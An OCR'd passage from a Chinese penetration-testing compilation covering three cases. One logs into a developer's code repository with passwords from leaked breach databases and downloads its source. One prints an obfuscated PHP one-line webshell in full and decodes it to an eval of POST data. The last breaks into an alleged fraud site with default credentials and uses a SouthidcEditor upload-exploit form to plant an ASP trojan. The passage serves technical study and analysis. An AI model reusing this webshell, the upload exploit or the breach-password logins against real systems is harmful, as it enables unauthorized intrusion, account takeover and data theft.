


图 4 交叉查询关键信息

（3）密码分析

通过两个社工库查询结果进行比对，可以获取以下信息：

57****143 可能注册邮箱 57****143@tianya.cn、57****143@qq.com，曾经使用 gaobo007 和 gaobo1987 密码。

2.8.3 登录阿里云代码中心

使用获取的密码进行登录尝试，用户名为“57****143”，密码分别为“gaobo007”和“gaobo1987”，如图 5 所示成功登录其代码管理中心。

图 5 获取其所有项目信息

2.8.4 获取其它开发用户的信息

在站内搜索或者查看其它开发人员信息，如图 6 所示，对 132*****952 用户进行查看，在页面中有“发站内信”和“mail 联系”，右键单击，在代码中可以获取用户“132*****952”的 email 信息“yx**92@163.com”，如图 7 所示，如果社工库强大可以继续进行社工渗透。在实际渗透中，可以在阿里云代码中心注册，然后针对性的去获取其目标信息的 email 信息。




图 6 获取其它用户信息

图 7 获取 email 地址信息

2.8.5 下载获取源代码

（1）安装 TortoiseSVN

TortoiseSVN 是一款代码 管理工具，其官方网站地址为 https://tortoisesvn.net/，可以根据实际操作系统选择对应的安装版本，Windows 下最新版本为 1.9.5，旧版本可以到 sourceforge 站点下载（https://sourceforge.net/projects/tortoisesvn/files/），TortoiseSVN 软件安装比较简单，按照提示进行即可。

（2）下载代码设置

在磁盘上新建一个文件夹，该文件夹一般对应与代码项目的名称，例如在本地新建一个文件夹“Sh****nHuis”其对应项目 http://code.taobao.org/svn/Sh****nHuis，选中刚才创建的文件夹，右键单击在弹出的菜单中选择“SVN Checkout”，如图 8 所示。

图 8 使用 checkout 命令来获取源代码

（3）设置 URL 库

在弹出的 Checkout 中的“URL of Repository（URL 库）”中输入代码地址 http://code.taobao.org/svn/Sh****nHuis，然后单击“OK”按钮开始下载代码，如果代码是保护状态则会提示输入用户名和密码，然后系统开始自动下载代码。




图 9 设置 URL 库

（4）下载源代码

如果网络顺畅，TortoiseSVN 就会自动下载服务器上面的源代码，如图 10 所示，逐个下载所有的资料，源代码下载完成后 OK 按钮会由灰色（不可用）变成可用状态。




图 10 获取源代码程序

（5）本地查看源代码

在本地文件夹下，通过 notepad++工具对代码进行查看，如图 11 所示，如果权限许可还可以直接更新源代码。




图 11 查看源代码

2.8.6 后续渗透

获取其源代码后，在源代码中发现有大量的数据库连接信息，对 MSSQL 和 Mysql 如果没有做安全限制，可以直接连接获取数据库中的数据，如果条件允许还可以直接获取服务器权限，有关渗透不在本文中进行介绍。

2.8.7 总结

在渗透过程中，信息收集的完善程度将直接影响最终的渗透结果，因此完美的信息收集应该是多方位，多层次，需要对数据进行挖掘和分析，再挖掘，再分析，再利用。本文通过泄漏的项目代号和开发作者等信息，利用社工查询，成功获取了其开发的大量源代码程序，对目标的成功渗透发挥了重要的作用。

2.9 对某加密一句话 shell 的解密

antian365.com simeon

由于攻防技术对抗的发展，硬件防火墙+软件 Waf+杀毒软件的防护已经使得普通 webshell 在渗透过程中生存周期越来越短；在实际项目渗透测试过程中，可能会遇到前人渗透过留下的 webshell，这些 webshell 大多数是进行过加密处理的，这个时候就需要对 webshell 进行分析，获取以下一些信息：

（1）文件 md5 校验，收集 webshell 的 md5 值。一般来讲 webshell 加密完成后一般不会对其内容进行更改，因此其文件内容 md5 值相对固定。

（2）对源代码进行解密，获取其加密密码，加密密码如果不是普通的密码，可以用来分析密码习惯，利用社工库来追踪黑客轨迹。

（3）源代码关键字收集，在 webshell 源代码中有可能会留下 QQ 独特信息。

本文对收集到的一款 webshell（一句话后门）进行代码解密及分析，学习它人加密思路和长处，在后续过程可以复用，同时本文还对一些常见的加密变换函数进行了分析和介绍。

2.9.1 源代码

在网站目录下获取的一句话后门文件，通过查看其源代码，发现其中基本是一堆乱码，根据经验判断应该是一句话后面经过变异以后的代码，其完整源代码如下：

```
<?php
$xN = $xN.substr("iyb42str_relgP804",5,6);
$lvcg = str_split("muk9aw28wltcq",6);
$xN = $xN.substr("l9cdplacepArBE9dk",4,5);
$jl = stripos("epxwkl7f66tfkt","jl");
$t = $t.substr("tQGV2YWwJcVu4",1,6);
$eia7 = trim("j8l2wml46reen");
$b = $b.substr("kbase64kBDt9L6nm",1,6);
$ig = trim("b39w0gnuli");
$y = $y.$xN("rY","","crYrerYa");
$yu1 = str_split("bi1b87m8a0o6x",2);
$t = $t.$xN("xA6x","","wxA6xoJF9");
$nd = stripos("n65t88rxn02edj3f0","nd");
$b = $b.$xN("wI39","","_wI39dwI39ec");
$h8ps = str_split("kn9j9h4mhwgf3fjip",3);
$y = $y.substr("hyte_funwViSVE4J",2,6);
$yf7 = strlen("uehu49g6tg5ko");
$t = $t.$xN("fp","","QfpTfp1Nfp");
$m9 = strlen("eul604cobk");
$b = $b.substr("l0W1odelA1eSnEJ",4,3);
$h0bw = trim("n3e5h0cqtokvgob8tx");
$y = $y.$xN("yb","","cybtio");
$s7a = rtrim("auebyc9g4t5d8k");
$t = $t.substr("bMs0nBh83UWyd",9,4);
$d59q = stripos("cjvuckoy5wf3otea","d59q");
$y = $y.substr("nD9HxQSL8ngR",9,1);
$l1 = str_split("agqq09gbqn1",4);
$t = $t.$xN("w6o4","","wcDw6o4Yw6o40");
$py = stripos("lgy8htrrv1tc3","py");
$t = $t.$xN("eP32","","bXFeP32h");
$xp3d = stripos("ukl0nbnx9gt3","xp3d");
$t = $t.substr("ikJ00HJMngxc",7,5);
$dt2b = strlen("e4a5abuajw3vlcira");
$t = $t.substr("cdN1Kxem53NwmEh86BS",7,4);
$ubj = strlen("wghjnft2op5kx1c086t");
$t = $t.substr("m4aoxdujgnXSkcxL4FWcYd",7,6);
```

```
$qx = strlen("rlqfkkftro8gfko7ya");
$t = $t.substr("r7y",1,1);
$mu = rtrim("ngdxwux5vqe1");
$j = $y("", $b($t));
$bnlp = strlen("vufy0ak1fyav");
$sdh = str_split("wmnjvg3c7p0m",4);
$mb = ltrim("n52p1pgaepeokf");
$e0pw = rtrim("uu4mhgp5c9pna4egq");
$ugh = trim("rcpd3o9w99tio9");
$grck = strlen("x5rix5bp1xky7");
$eo6t = strlen("ddi1h14ecuyuc7d");$j();
$dvnq = str_split("prm6giha1vro3604au",8);
$ug8 = rtrim("ec8w52supb4vu8eo");
$rct = stripos("hxe6wo7ewd8me7dt","rct");
$ekqf = str_split("prf5y08e8flffw025j8",8);
$vyr = str_split("umpjcsrfg6h5nd6o45",9);
$wrf = rtrim("fyx99o7938h7ugqh");
$q14 = strlen("tc46osxl1st1ic2");
function o( ){     };
$usf = strlen("fltcpxb7tfbjsmt");
?>
```

2.9.2 源代码中用到的函数

对代码中的函数进行统计和去重，主要使用函数有：

（1）substr 函数：substr(string,start,length)，返回字符串的一部分，参数信息如下：

string 必需，规定要返回其中一部分的字符串。

start 必需，规定在字符串的何处开始；正数值则在字符串的指定位置开始，负数则从字符串结尾开始的指定位置开始；0 值则在字符串中的第一个字符处开始。

length 可选，规定被返回字符串的长度，默认是直到字符串的结尾。正数值是从 start 参数所在的位置返回的长度，负数值从字符串末端返回的长度。使用一段代码来解释其具体应用，效果如图 1 所示。

```
<?php
echo substr("Hello world",6);
echo '<br>';
echo   substr("iyb42str_relgP804",5,6);
?>
```

string 为 Hello world，start 值为 6，length 没有设置，为缺省值表示直到字符串的结尾；从第 6 位开始取值，到字符串末尾，因此值为“world”

substr("iyb42str_relgP804",5,6)表示从 iyb42str_relgP804 字符串第 5 位后取值，取 6 位字符串值为“str_re”。

图 1 代码运行效果

（2）str_split(string,length)，str_split() 函数把字符串分割到数组中，其参数：

string 必需，规定要分割的字符串。

length 可选，规定每个数组元素的长度，默认是 1。

$lvcg = str_split("muk9aw28wltcq",6);

上面的意思是使用 6 位来分割字符串，也即每六位字符串放入数组中，使用 print_r 函数来打印数组，print_r(str_split("muk9aw28wltcq",6));其运行结果如图 2 所示。

str_reArray ([0] => muk9aw [1] => 28wltc [2] => q)




图 2 str_split 分割字符串函数

（3）stripos() 函数查找字符串在另一字符串中第一次出现的位置（不区分大小写）。

（4）trim() 函数移除字符串两侧的空白字符或其他预定义字符。在本次代码中仅仅使用了 trim()函数主要用来去除字符串前后的空格。rtrim()和 ltrim()去除右边或者左边空格字符串或者指定字符串。

（5）strlen() 函数返回字符串的长度

（6）str_replace(find,replace,string,count)，str_replace() 函数以其他字符替换字符串中的一些字符（区分大小写），其参数值：

find 必需，规定要查找的值。

replace 必需，规定替换 find 中的值的值。

string 必需，规定被搜索的字符串。

count 可选，对替换数进行计数的变量。

str_replace(find,replace,string,count)换一句话来解释就是，从 string 中去查找（find），然后使用 replace 进行替换，count 是替换的次数。

（7）function（），调用函数。

2.9.3 获取 shell 密码

通过利用上面的函数对加密源代码进行解读：

其核心代码为

$j = $y("", $b($t)); base64_dec(QGV2YWwoJF9QT1NUWydwcDY0bXFh0HJMnm53NjgnXSk7)

QGV2YWwoJF9QT1NUWydwcDY0bXFh0HJMnm53NjgnXSk7 为 dbase64 加密，解密后即可得到一句话加密的代码：

@eval($_POST['pp64mqa2x1rnw68']);

运行结果逐条分析

```
<?php
$xN = $xN.substr("iyb42str_relgP804",5,6);//获取 str_re
$lvcg = str_split("muk9aw28wltcq",6); //获取 str_reArray ( [0] => muk9aw [1] => 28wltc [2] => q )
$xN = $xN.substr("l9cdplacepArBE9dk",4,5); //获取$xN 值为 str_replace
$jl = stripos("epxwkl7f66tfkt","jl"); //值为 0 无意义
$t = $t.substr("tQGV2YWwJcVu4",1,6); //$t 值为 QGV2YW
$eia7 = trim("j8l2wml46reen");//值无意义
$b = $b.substr("kbase64kBDt9L6nm",1,6); //$b 值为 base64
$ig = trim("b39w0gnuli");//值无意义
$y = $y.$xN("rY","","crYrerYa"); $y = $y.str_replace("rY","","crea"); //$y 值为 crea
$yu1 = str_split("bi1b87m8a0o6x",2); Array ( [0] => bi [1] => 1b [2] => 87 [3] => m8 [4] => a0 [5] => o6 [6] => x ) //值无意义
$t = $t.$xN("xA6x","","wxA6xoJF9"); //$t 值为 woJF9 QGV2YWwoJF9
$nd = stripos("n65t88rxn02edj3f0","nd"); //值无意义 0
$b = $b.$xN("wI39","","_wI39dwI39ec");  //$b 值为 base64_dec
$h8ps = str_split("kn9j9h4mhwgf3fjip",3); //值无意义
$y = $y.substr("hyte_funwViSVE4J",2,6); create_fun
$yf7 = strlen("uehu49g6tg5ko"); //值无意义 uehu49g6tg5ko
$t = $t.$xN("fp","","QfpTfp1Nfp"); //$t 值 QT1N 累加为 QGV2YWwoJF9QT1N
$m9 = strlen("eul604cobk"); //值无意义 eul604cobk
$b = $b.substr("l0W1odelA1eSnEJ",4,3); base64_decode
$h0bw = trim("n3e5h0cqtokvgob8tx"); //值无意义 n3e5h0cqtokvgob8tx
$y = $y.$xN("yb","","cybtio");  //$y 值为 create_functio
$s7a = rtrim("auebyc9g4t5d8k"); //值无意义 auebyc9g4t5d8k
$t = $t.substr("bMs0nBh83UWyd",9,4); //$t 值 UWyd 累加为 QGV2YWwoJF9QT1NUWyd
$d59q = stripos("cjvuckoy5wf3otea","d59q"); //值无意义 0
$y = $y.substr("nD9HxQSL8ngR",9,1); //$y 值为 create_function
$l1 = str_split("agqq09gbqn1",4); //值无意义 09gbqn1
$t = $t.$xN("w6o4","","wcDw6o4Yw6o40"); //$t 值为 wcDY0 QGV2YWwoJF9QT1NUWydwcDY0
$py = stripos("lgy8htrrv1tc3","py");//值无意义 0
$t = $t.$xN("eP32","","bXFeP32h"); //$t 值为 bXFh QGV2YWwoJF9QT1NUWydwcDY0bXFh
$xp3d = stripos("ukl0nbnx9gt3","xp3d"); //值无意义 0
$t = $t.substr("ikJ00HJMngxc",7,5); //$t 值为 QGV2YWwoJF9QT1NUWydwcDY0bXFh0HJMn
$dt2b = strlen("e4a5abuajw3vlcira"); //值无意义 e4a5abuajw3vlcira
$t = $t.substr("cdN1Kxem53NwmEh86BS",7,4); //$t 值为
QGV2YWwoJF9QT1NUWydwcDY0bXFh0HJMnm53N
$ubj = strlen("wghjnft2op5kx1c086t"); //值无意义 wghjnft2op5kx1c086t
$t = $t.substr("m4aoxdujgnXSkcxL4FWcYd",7,6); //$t 值为
QGV2YWwoJF9QT1NUWydwcDY0bXFh0HJMnm53NjgnXSk
$qx = strlen("rlqfkkftro8gfko7ya");//值无意义 rlqfkkftro8gfko7ya
```

```
$t = $t.substr("r7y",1,1); //$t 值为 QGV2YWwoJF9QT1NUWydwcDY0bXFh0HJMnm53NjgnXSk7
$mu = rtrim("ngdxwux5vqe1"); //值无意义 ngdxwux5vqe1
$j = $y("", $b($t)); //关键值代码：
base64_dec(QGV2YWwoJF9QT1NUWydwcDY0bXFh0HJMnm53NjgnXSk7)
$bnlp = strlen("vufy0ak1fyav");  //值无意义 12
$sdh = str_split("wmnjvg3c7p0m",4); //值无意义 vg3c7p0m
$mb = ltrim("n52p1pgaepeokf"); //值无意义 n52p1pgaepeokf
$e0pw = rtrim("uu4mhgp5c9pna4egq");  //值无意义 uu4mhgp5c9pna4egq
$ugh = trim("rcpd3o9w99tio9");  //值无意义 rcpd3o9w99tio9
$grck = strlen("x5rix5bp1xky7"); //值无意义 13
$eo6t = strlen("ddi1h14ecuyuc7d"); //值无意义 15
$j();//base64_dec(QGV2YWwoJF9QT1NUWydwcDY0bXFh0HJMnm53NjgnXSk7)()，调用函数
$dvnq = str_split("prm6giha1vro3604au",8); //值无意义 1vro3604au
$ug8 = rtrim("ec8w52supb4vu8eo"); //值无意义 ec8w52supb4vu8eo
$rct = stripos("hxe6wo7ewd8me7dt","rct");//值无意义 0
$ekqf = str_split("prf5y08e8flffw025j8",8); //值无意义
$vyr = str_split("umpjcsrfg6h5nd6o45",9); //值无意义
$wrf = rtrim("fyx99o7938h7ugqh");//值无意义
$q14 = strlen("tc46osxl1st1ic2");//值无意义
function o( ){    };
$usf = strlen("fltcpxb7tfbjsmt");//值无意义
?>
```

2.9.4 解密的另外一个思路

就是通过打印函数执行的结果来进行判断，可以做如下一些代码修改：

```
<?php
$xN = $xN.substr("iyb42str_relgP804",5,6);
print "xN is $xN    ";
echo "<br>";
$lvcg = str_split("muk9aw28wltcq",6);
print "lvcg is $lvcg";
echo "<br>";
$xN = $xN.substr("l9cdplacepArBE9dk",4,5);
print "xN is $xN";
echo "<br>";
$jl = stripos("epxwkl7f66tfkt","jl");
print "jl is $jl";
echo "<br>";
$t = $t.substr("tQGV2YWwJcVu4",1,6);
print "t is $t";
echo "<br>";
$eia7 = trim("j8l2wml46reen");
print "eia7 is $eia7";
```

```
echo "<br>";
$b = $b.substr("kbase64kBDt9L6nm",1,6);
print "b is $b";
echo "<br>";
$ig = trim("b39w0gnuli");
print "ig is $ig";
echo "<br>";
$y = $y.$xN("rY","","crYrerYa");
print "y is $y";
echo "<br>";
$yu1 = str_split("bi1b87m8a0o6x",2);
print "yu1 is $yu1";
echo "<br>";
$t = $t.$xN("xA6x","","wxA6xoJF9");
print "t is $t";
echo "<br>";
$nd = stripos("n65t88rxn02edj3f0","nd");
print "nd is $nd";
echo "<br>";
$b = $b.$xN("wI39","","_wI39dwI39ec");
print "b is $b";
echo "<br>";
$h8ps = str_split("kn9j9h4mhwgf3fjip",3);
print "h8ps is $h8ps";
echo "<br>";
$y = $y.substr("hyte_funwViSVE4J",2,6);
print "y is $y";
echo "<br>";
$yf7 = strlen("uehu49g6tg5ko");
print "yf7 is $yf7";
echo "<br>";
$t = $t.$xN("fp","","QfpTfp1Nfp");
print "t is $t";
echo "<br>";
$m9 = strlen("eul604cobk");
print "m9 is $m9";
echo "<br>";
$b = $b.substr("l0W1odelA1eSnEJ",4,3);
print "b is $b";
echo "<br>";
$h0bw = trim("n3e5h0cqtokvgob8tx");
print "h0bw is $h0bw";
echo "<br>";
$y = $y.$xN("yb","","cybtio");
```

```
print "y is $y";
echo "<br>";
$s7a = rtrim("auebyc9g4t5d8k");
print "s7a    is $s7a ";
echo "<br>";
$t = $t.substr("bMs0nBh83UWyd",9,4);
print "t is $t";
echo "<br>";
$d59q = stripos("cjvuckoy5wf3otea","d59q");
print "d59q is $d59q";
echo "<br>";
$y = $y.substr("nD9HxQSL8ngR",9,1);
print "y is $y";
echo "<br>";
$l1 = str_split("agqq09gbqn1",4);
print "l1 is $l1";
echo "<br>";
$t = $t.$xN("w6o4","","wcDw6o4Yw6o40");
print "t is $t";
echo "<br>";
$py = stripos("lgy8htrrv1tc3","py");
print "py is $py";
echo "<br>";
$t = $t.$xN("eP32","","bXFeP32h");
print "t is $t";
echo "<br>";
$xp3d = stripos("ukl0nbnx9gt3","xp3d");
print "xp3d is $xp3d";
echo "<br>";
$t = $t.substr("ikJ00HJMngxc",7,5);
print "t is $t";
echo "<br>";
$dt2b = strlen("e4a5abuajw3vlcira");
print "dt2b is $dt2b";
echo "<br>";
$t = $t.substr("cdN1Kxem53NwmEh86BS",7,4);
print "t is $t";
echo "<br>";
$ubj = strlen("wghjnft2op5kx1c086t");
print "ubj is $ubj";
echo "<br>";
$t = $t.substr("m4aoxdujgnXSkcxL4FWcYd",7,6);
print "t is $t";
echo "<br>";
```

```
$qx = strlen("rlqfkkftro8gfko7ya");
print "qx    is $qx ";
echo "<br>";
$t = $t.substr("r7y",1,1);
print "t is $t";
echo "<br>";
$mu = rtrim("ngdxwux5vqe1");
print "mu    is $mu ";
echo "<br>";
$j = $y("", $b($t));
print "j is $j";
echo "<br>";
$bnlp = strlen("vufy0ak1fyav");
print "bnlp is $bnlp";
echo "<br>";
$sdh = str_split("wmnjvg3c7p0m",4);
print "sdh is $sdh";
echo "<br>";
$mb = ltrim("n52p1pgaepeokf");
print "mb is $mb";
echo "<br>";
$e0pw = rtrim("uu4mhgp5c9pna4egq");
print "e0pw is $e0pw";
echo "<br>";
$ugh = trim("rcpd3o9w99tio9");
print "ugh is $ugh";
echo "<br>";
$grck = strlen("x5rix5bp1xky7");
print "grck is $grck";
echo "<br>";
$eo6t = strlen("ddi1h14ecuyuc7d");$j();
print "eo6t is $eo6t";
echo "<br>";
$dvnq = str_split("prm6giha1vro3604au",8);
print "dvnq is $dvnq";
echo "<br>";
$ug8 = rtrim("ec8w52supb4vu8eo");
print "ug8 is $ug8";
echo "<br>";
$rct = stripos("hxe6wo7ewd8me7dt","rct");
print "rct is $rct";
echo "<br>";
$ekqf = str_split("prf5y08e8flffw025j8",8);
print "ekqf    is $ekqf ";
```

```
echo "<br>";
$vyr = str_split("umpjcsrfg6h5nd6o45",9);
print "vyr is $vyr";
echo "<br>";
$wrf = rtrim("fyx99o7938h7ugqh");
print "wrf is $wrf";
echo "<br>";
$q14 = strlen("tc46osxl1st1ic2");
print "14 is $14";
function o( ){     };
$usf = strlen("fltcpxb7tfbjsmt");
echo "<br>";
print $usf;
?>
```

2.9.5 参考资料

http://www.w3school.com.cn/php/func_string_str_replace.asp
http://www.w3school.com.cn/php/func_string_substr.asp

2.10 渗透某网络诈骗网站总结

simeon

2.10.1 获取后台登陆地址

获取后台通常有三种方法，第一种是通过 SQL 注入等扫描工具进行扫描获取；第二种是根据个人经验进行猜测，比如常用的管理后台为“http://www.somesite.com/admin”，也可能为 admin888、manage、master 等；第三种是特殊类型，后台地址是特殊构造的，没有任何规律可循，怎么复杂就怎么构造，对这种网站可以通过旁注或者在同网段服务器进行嗅探，亦或者通过系统设计的逻辑漏洞，比如某一个页面需要管理认证才能访问，因为没有权限所以需要认证，程序会自动跳转到登录后台。在本例中通过测试获取后台地址为主站二级目录下即“http://034.748239.com/post/admin”，如图 1 所示，成功获取后台登录地址。

图 1 获取后台地址

2.10.2 进入后台

使用帐号“admin”，密码“admin888”成功登录后台，如图 2 所示。系统功能非常简单，主要有银行帐号管理、案件中心、公正申请通缉令管理三大功能。

图 2 进入后台

2.10.3 分析网站源代码

通过查看网站使用的模板以及样式表等特征信息，判断该网站使用了 SouthidcEditor 编辑器，并通过扫描获取了其详细的编辑器地址:

http://034.748230.com/post/admin/SouthidcEditor

http://034.748230.com/post/admin/原版 SouthidcEditor

下载其默认 mdb 数据库（http://034.748230.com/post/admin/SouthidcEditor/Datas/SouthidcEditor.mdb），并对其密码进行破解，获取其帐号对应的密码，使用该密码进行登录，成功进入后台，如图 3 所示。

图 3 进入 SouthidcEditor 编辑器后台管理

2.10.4 对样式表进行修改

单击“样式管理”，在其中新建一个样式名称“112”，并在允许上传文件类型及文件大小设置中添加“|asp|cer|asasp”类型，如图 4 所示。




图 4 修改样式

2.10.5 使用上传漏洞进行上传

将以下代码保存为 htm 文件，并打开该 htm 文件，上传一个 asp 的木马文件：

```
<form
action="http://034.748230.com/post/admin/%E5%8E%9F%E7%89%88SouthidcEditor/upload.asp
?action=save&type=image&style=112&cusdir=a.asp" method=post name=myform
enctype="multipart/form-data">
<input type=file name=uploadfile size=100><br><br>
<input type=submit value=upload>
</form>
```

图 5 使用构造的上传文件漏洞上传木马

2.10.6 获取上传文件具体地址
